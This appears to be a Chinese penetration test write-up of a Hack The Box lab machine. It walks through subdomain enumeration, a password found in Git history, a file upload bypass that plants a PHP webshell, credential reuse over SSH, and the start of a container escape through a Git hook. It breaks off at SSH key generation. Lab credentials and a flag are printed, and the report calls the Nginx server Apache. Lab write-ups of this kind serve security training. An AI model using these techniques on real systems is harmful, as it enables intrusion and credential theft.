

Nexus 渗透测试报告

测试目标：Nexus（靶机 IP：10.129.20.67）

报告日期：2026.08.08

报告撰写人：赵幻劼

1、引言

1.1、项目背景：

该项目为 Hack The Box (HTB) 上名为 “Nexus” 的靶机项目，该靶机模拟了一个企业内部数据平台服务器，可从外部网络进行访问，包含多个 Web 服务（主站、Git 仓库、计费系统），涉及信息泄露、文件上传绕过、容器逃逸等多种攻击场景。

1.2、测试目标：

- 通过外部信息收集发现隐藏资产（子域名、Git 仓库）
- 利用 Git 信息泄露获取敏感凭证
- 通过文件上传绕过获取 WebShell
- 利用容器逃逸技术获取宿主机 root 权限

注：由于使用的是实验靶机，无实际安全风险，报告未对靶场敏感数据进行模糊处理。

2、测试方法与工具

2.1、测试方法：

- 黑盒测试：从外部攻击者视角，不掌握任何内部信息
- 手动测试+自动化工具：结合 Burp Suite、ffuf 等工具进行枚举和漏洞验证

2.2、使用工具：

- Nmap：端口扫描与服务版本探测
- ffuf：子域名枚举
- Firefox：Web 应用浏览与交互
- Burp Suite：HTTP 请求拦截与修改
- nc (Netcat)：反弹 Shell 监听
- Git：源代码仓库分析与利用

3、网络拓扑与环境

3.1、网络拓扑

攻击机 Kali Linux ↔ SSH、HTTP 协议 ↔ 靶机 Nexus

3.2、环境


- 攻击机：Kali Linux
- 目标机：Nexus (10.129.20.67)
- 开放端口：22 (SSH)、80 (HTTP)
- 发现的子域名：git.nexus.htb、billing.nexus.htb

4、漏洞发现详情

4.1、信息收集

4.1.1、端口扫描

使用 Nmap 对目标进行全端口扫描及服务版本探测（见下图 4.1.1）：



```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -sC -sV 10.129.20.67  
[sudo] password for kali:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 05:59 -0400  
Nmap scan report for 10.129.20.67 (10.129.20.67)  
Host is up (1.3s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)  
|_   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)  
80/tcp    open  http      nginx 1.24.0 (Ubuntu)  
|_ http-server-header: nginx/1.24.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://nexus.htb/  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submi  
t/ .  
Nmap done: 1 IP address (1 host up) scanned in 35.54 seconds
```

图 4.1.1 nmap 端口扫描

发现结果：

- 22/tcp - OpenSSH (SSH)
- 80/tcp - Apache HTTP Server (HTTP)

4.1.2、Web 服务探索





图 4.1.2 探索到的招聘经理邮箱

使用 Firefox 访问 <http://10.129.20.67>，自动跳转到首页 <http://nexus.htb>。在页面底部的“Join our team”部分，点击“view role”，发现如上图 4.1.2 所示的招聘经理邮箱：j.matthew@nexus.htb。

4.1.3、子域名枚举



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 50 -mc 200,201,202,204,301,307,401,403 -fc 400,404,302  
  
v2.1.0-dev  
:: Method : GET  
:: URL : http://nexus.htb  
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header : Host: FUZZ.nexus.htb  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 50  
:: Matcher : Response status: 200,201,202,204,301,307,401,403  
:: Filter : Response status: 400,404,302  
  
git [Status: 200, Size: 14472, Words: 1195, Lines: 242, Duration: 782ms]  
:: Progress: [4989/4989] :: Job [1/1] :: 43 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
```

图 4.1.3 - 1 发现子域名“git”

如图 4.1.3 - 1 所示，通过 ffuf 使用字典枚举，发现存在名为“git”的子域名。

4.2、漏洞发现与利用 (Vulnerability Discovery & Exploitation)

4.2.1、漏洞一：Git 信息泄露 (Sensitive Information Exposure via Git)

➤ 漏洞类型：

- OWASP Top 10: A01:2021 - Broken Access Control

- CWE: CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor

➤ 漏洞描述：

- Git 仓库的访问控制配置不当，允许未授权用户浏览仓库内容及历史提交记录。攻击者可通过分析历史提交中的删除记录，获取敏感配置信息（如数据库密码）。

➤ 发现过程：

使用发现的子域名“git”，访问“http://git.nexus.htb”，出现如下图 4.2.1 - 2 所示的 git 仓库页面：




图 4.2.1 - 2 git 仓库页面

点击左上角的“Explore”，可以看到一个 git 仓库，点击进入它，发现了 3 个信息文件：.env、.docker-compose.yml、documents（见下图 4.2.1 - 3）。




图 4.2.1 - 3 仓库内部信息




图 4.2.1 - 4 查看历史信息的入口

点击上图 4.2.1 - 4 中标红的“Upload files to “/””，可以看到仓库的历史改动，
➤ 利用过程：




图 4.2.1 - 5 文件的历史改动

从历史记录中提取到以下敏感信息：

- 子域名：billing.nexus.htb
- 数据库（DB_PASSWORD）密码：N27xh!!2ucY04

4.2.2、漏洞二：文件上传绕过（File Upload Restriction Bypass）

➤ 漏洞类型：

- OWASP Top 10: A03:2021 - Injection
- CWE: CWE-434 - Unrestricted Upload of File with Dangerous Type

➤ 漏洞描述：

- 计费系统的邮件附件功能仅在前端限制了文件类型（仅允许图片），但后端未对文件类型进行二次校验。攻击者可通过 Burp Suite 拦截并修改请求中的文件扩展名，上传 PHP Webshell。

➤ 发现过程：

使用获取的邮箱 j.matthew@nexus.htb 和密码 N27xh!!2ucY04 登录 billing.nexus.htb，随后如下图 4.2.2 - 1 和图 4.2.2 - 2 所示，在“Mail”→“Inbox”→“Compose Mail”中发现文件上传入口：






图 4.2.2 - 1 邮件编辑入口



4.2.2 - 2 文件上传入口



4.2.2 - 3 图片上传入口

发现仅有图片文件的上传入口，如上图 4.2.2 - 3。

➤ 利用过程

为获取 shell，在将要发送的邮件中添加附件脚本。该脚本文件名为“shell2.php”，其详细代码见附录。




图 4.2.2 - 4 上传更改了后缀名的 php 脚本文件

上传窗口仅显示后缀名为图片类型的文件，因此将 PHP Webshell 命名为 shell2.png，如上图 4.2.2 - 4，开始上传。

打开 Burp Suite 的 Intercept 功能。当图片上传请求发出，相应的 HTTP 请求会被拦截，可以看到文件名如下图：

```

17 65111ST6H5voAvVQXzShIGUknQ8omlobWgqpc66K
18 -----geckoformboundaryaa9c58fbab8b6f29c928b2cfdc147f05
19 Content-Disposition: form-data; name="file"; filename="shell2.png"
20 Content-Type: image/png
  
```

图 4.2.2 - 5 未更名的上传文件

将其如下图 4.2.2 - 6 所示地改为 php，然后再 Forward：

```

65111ST6H5voAvVQXzShIGUknQ8omlobWgqpc66K
-----geckoformboundaryaa9c58fbab8b6f29c928b2cfdc147f05
Content-Disposition: form-data; name="file"; filename="shell2.php"
Content-Type: image/png
  
```

图 4.2.2 - 6 将后缀名改回 php

从收到的 response 中可以看到如下图 4.2.2 - 7 所示的路径，此即获取 shell 时要访问的路径。

```
12 {  
    "location":  
    "http://billing.nexus.htb/storage/tinyce/1c7b5bacc08a5c8718c75275d12d0a2c.php"  
}
```

图 4.2.2 - 7 获取 shell 时要访问的路径

如下图 4.2.2 - 8 所示，打开 terminal，对 shell2 做简单测试，如下图所示，发现其功能可用，证明上传成功且能正常运行：




图 4.2.2 - 8 验证 shell 可用

进一步地，通过端口监听，来实现更加稳定的 shell（见下图 4.2.2 - 9）：




图 4.2.2 - 9 反弹 shell 的建立

在打开的 shell 中，进入~/krayin 目录，查看.env 文件，发现凭证“DB_PASSWORD”（后称“凭证 2”）。

4.2.3、漏洞三：敏感信息泄露（Credentials in Configuration Files）

- 漏洞类型：
 - OWASP Top 10: A05:2021 - Security Misconfiguration
 - CWE: CWE-798 - Use of Hard-coded Credentials
- 漏洞描述
 - 应用配置文件（.env）中包含数据库明文密码，且该密码被其他系统服务复用（SSH 登录凭证）。
- 发现过程
 - 在反弹 Shell 中，进入/home/www-data/krayin 目录，查看.env 文件，如下图 4.2.3 - 1 所示：

```
www-data@nexus:~/krayin/storage/app/public/tinymce$ ls
ls
1c7b5bacc08a5c8718c75275d12d0a2c.php
www-data@nexus:~/krayin/storage/app/public/tinymce$ cd ~/krayin
cd ~/krayin
www-data@nexus:~/krayin$ cat .env
cat .env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr10PHBe69GxK06/X1y1vCQU1SIMIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=
```

图 4.2.3 - 1 /home/www-data/krayin 目录下的.env 文件

如下图 4.2.3 - 2 所示，当查看文件/etc/passwd 时，发现了用户 jones：

```
laurel:x:999:988::/var/log/laurel:/bin/false
jones:x:1000:1000:::/home/jones:/bin/bash
mysql:x:110:111:MySQL Server,,:/nonexistent:/bin/false
git:x:111:112:Git Version Control,,:/home/git:/bin/bash
dhcpcd:x:100:65534:DHCP Client Daemon,,:/usr/lib/dhcpcd:/bin/false
www-data@nexus:~/krayin$
```

4.2.3 - 2 在文件 passwd 中发现了用户 jones

使用 jones 作为用户名、凭证 2 作为密码，来访问 ssh，成功登录，如下图 4.2.3 - 3 所示：

```
(kali@kali)-[~]
$ ssh jones@10.129.20.67
The authenticity of host '10.129.20.67 (10.129.20.67)' can't be established.
ED25519 key fingerprint is: SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:8: [hashed name]
 ~/.ssh/known_hosts:9: [hashed name]
 ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.20.67' (ED25519) to the list of known hosts.
jones@10.129.20.67's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
```

4.2.3 - 3 成功使用 jones 和凭证 2 登录 ssh

➤ 利用过程：

登录成功，进入 /home/jones 目录，读取 user.txt，获得第一阶段 Flag，如下图 4.2.3 - 4：

```
jones@nexus:~$ ls
user.txt
jones@nexus:~$ cat user.txt
9a2f03f148d2ceecc1d72715a13904f8
jones@nexus:~$
```

4.2.3 - 4 获取第一阶段 Flag

4.2.4、漏洞四：容器逃逸（Container Escape via Git Hook）

➤ 漏洞类型：

- MITRE ATT&CK: T1611 - Escape to Host

- CAPEC: CAPEC-485 - Signature Spoofing

➤ 漏洞描述:

- Git 仓库系统存在模板功能, 当创建新仓库时, 系统会自动执行模板目录下的 `build.py` 脚本。该脚本以 `root` 权限运行, 且允许通过 Git 钩子 (hooks) 机制在宿主机上执行任意命令。攻击者可利用此机制将自身 SSH 公钥写入宿主机的 `authorized_keys` 文件, 实现容器逃逸并获得宿主机 `root` 权限。

➤ 发现过程:

为获取更高权限 (`root` 权限), 使用 `jones` 的凭证登入 `git.nexus.htb`, 尝试创建一个 git 仓库, 如图 4.2.4 - 1 所示:




图 4.2.4 - 1 创建 git 仓库的入口

如下图 4.2.4 - 2, 创建仓库时, 将其设为模版:




图 4.2.4 - 2 将仓库设置为模版

➤ 利用过程

在攻击机上生成 SSH 密钥对, 如下图 4.2.4 - 3 所示:

